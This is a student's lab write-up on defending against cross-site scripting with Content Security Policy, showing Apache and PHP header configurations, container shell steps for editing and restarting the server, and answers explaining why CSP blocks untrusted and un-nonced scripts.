
Task 7: DEFEATING XSS ATTACKS USING CSP




In the above screenshot checking the id of the elgg container and then use docksh command to enter a shell prompt for that container. Now navigating to the /etc/apache2/sites-available/. Viewing the index.html file to edit the code. The below code includes the CSP policies, where 1-6 area are displayed as failed. If the Status is OK, then its executing correctly.




Below are the 3 webpages as shown below





By clicking one of websites we see that this error is popped up



Here we can observe that there is no CSP policy. However accessing index.html. The entry point to PHP program is the phpindex.php, it adds a header to the response from the program

phpindex.php

```php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>

```

Below is the screenshot of the Apache conf file used by the website.

phpindex.php index.html

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
          "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

```

Q1: Describe and explain your observations when visits all three websites
Sol: When visiting the three websites, here's what I noticed:

- www.example32a.com:All areas are marked as "OK" because this site doesn't have any CSP (Content Security Policy) in place. That means any JavaScript whether inline or from any external source can run freely. While this allows flexibility, it also leaves the site wide open to XSS attacks since nothing is blocked.
- www.example32b.com :Only areas 4 and 6 show "OK". This site uses a CSP defined in the Apache config, allowing scripts only from trusted sources like 'self' and *.example70.com. Any scripts from other domains (like example60.com) are blocked. This greatly reduces the risk of executing malicious external scripts.
- www.example32c.com :Here, only areas 1, 4, and 6 are "OK". This site enforces CSP through PHP in the application code itself, with stricter rules. It allows: Inline scripts only if they carry a valid nonce (nonce-111-111-111). Scripts from trusted sources like 'self' and *.example70.com. This setup is more secure because it blocks any inline JavaScript that doesn't include the correct nonce, making XSS attacks much harder to carry out.

Q2: Click the button in the web pages from all the three websites describe and explain observations

Sol: 1] www.example32a.com the button will trigger the alert there is no CSP restrictions.
2] www.example32b.com since the inline script does not match with CSP policy it fails to execute it
3] www.example32c.com it is not associated with valid nonce it does not trigger the alert and it blocks the script from running.

It depends on the CSP setting on how the button must behave.

Q3: Change the server configuration on example32b so that areas 5 and 6 status becomes OK.
Sol: In order to do this, we need to follow the below changes.

Go inside the site available as shown in the below screenshot.


```
[04/20/25]seed@VM:~/labs7$ docksh c4
root@c4cdb5a85a90:/# cd /etc/apache2/sites-available
root@c4cdb5a85a90:/etc/apache2/sites-available# ls
000-default.conf  apache_csp.conf  apache_elgg.conf  default-ssl.conf  server_name.conf
root@c4cdb5a85a90:/etc/apache2/sites-available# nano apache_csp.conf
```

Now upon opening the conf file , we just add the example 60 into the file as shown

Save the file and restart the apache server in order to reflect the changes done in the files.

```
root@c4cdb5a85a90:/etc/apache2/sites-available# service apache2 restart
 * Restarting Apache httpd web server apache2
root@c4cdb5a85a90:/etc/apache2/sites-available#
```

Upon refreshing the site again, we notice that these have websites have changed they status from failed to OK.




Q4: change the server configuration on example32c so areas 1,2,4,5,6 all display ok.


Sol: To perform this task, we need to get insid ethe www csp file hence performing the below commands

```
root@c4cdb5a85a90:/etc/apache2/sites-available# cd ../../../var/www
root@c4cdb5a85a90:/var/www# ls
csp  elgg  html
root@c4cdb5a85a90:/var/www# cd csp
root@c4cdb5a85a90:/var/www/csp# ls
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@c4cdb5a85a90:/var/www/csp# nano phpindex.php
root@c4cdb5a85a90:/var/www/csp# service apache2 restart
 * Restarting Apache httpd web server apache2
root@c4cdb5a85a90:/var/www/csp#
```

Once we are inside the Phpindex.php file do all the modification as mentioned in the task and then save the file and refresh the apache server as shown in the commands screenshot



On resfreshing the website we notice that all the status has change from failed to OK except the 3th as mentioned in the task.



5. Please explain why CSP can help prevent count cross site scripting attacks
sol: Content Security Policy (CSP) is one of the most effective tools for defending against Cross-Site Scripting (XSS) attacks. It works by setting clear rules for what kind of content is allowed to load and run on a web page.

- First, it allows you to define trusted sources for JavaScript like your own domain ('self') or specific domains (e.g., *.example70.com). Any script coming from outside these approved sources simply won't run. That means even if an attacker manages to inject a malicious script from another domain, the browser will block it.
- CSP also tackles inline scripts. Unless they carry a special token called a nonce, they won't be allowed to execute. This is a big deal because many XSS attacks rely on injecting inline scripts directly into pages.
- External scripts are just as tightly controlled. Unless a script is from a whitelisted source, it won't load this blocks attempts to sneak in malicious JavaScript hosted elsewhere.
- It doesn't stop at scripts either. CSP can also limit where images, audio, or video files can be loaded from, adding another layer of control to your web content.
- Plus, CSP helps defend against clickjacking by preventing your site from being embedded in frames, and it can stop browsers from loading non-secure (HTTP) content on secure (HTTPS) pages, which cuts down on the chances of mixed content attacks.

In short, CSP creates a strict set of rules that the browser enforces only content from trusted sources is allowed, and anything that doesn't follow the rules is blocked. This makes it much harder for attackers to exploit XSS or similar vulnerabilities.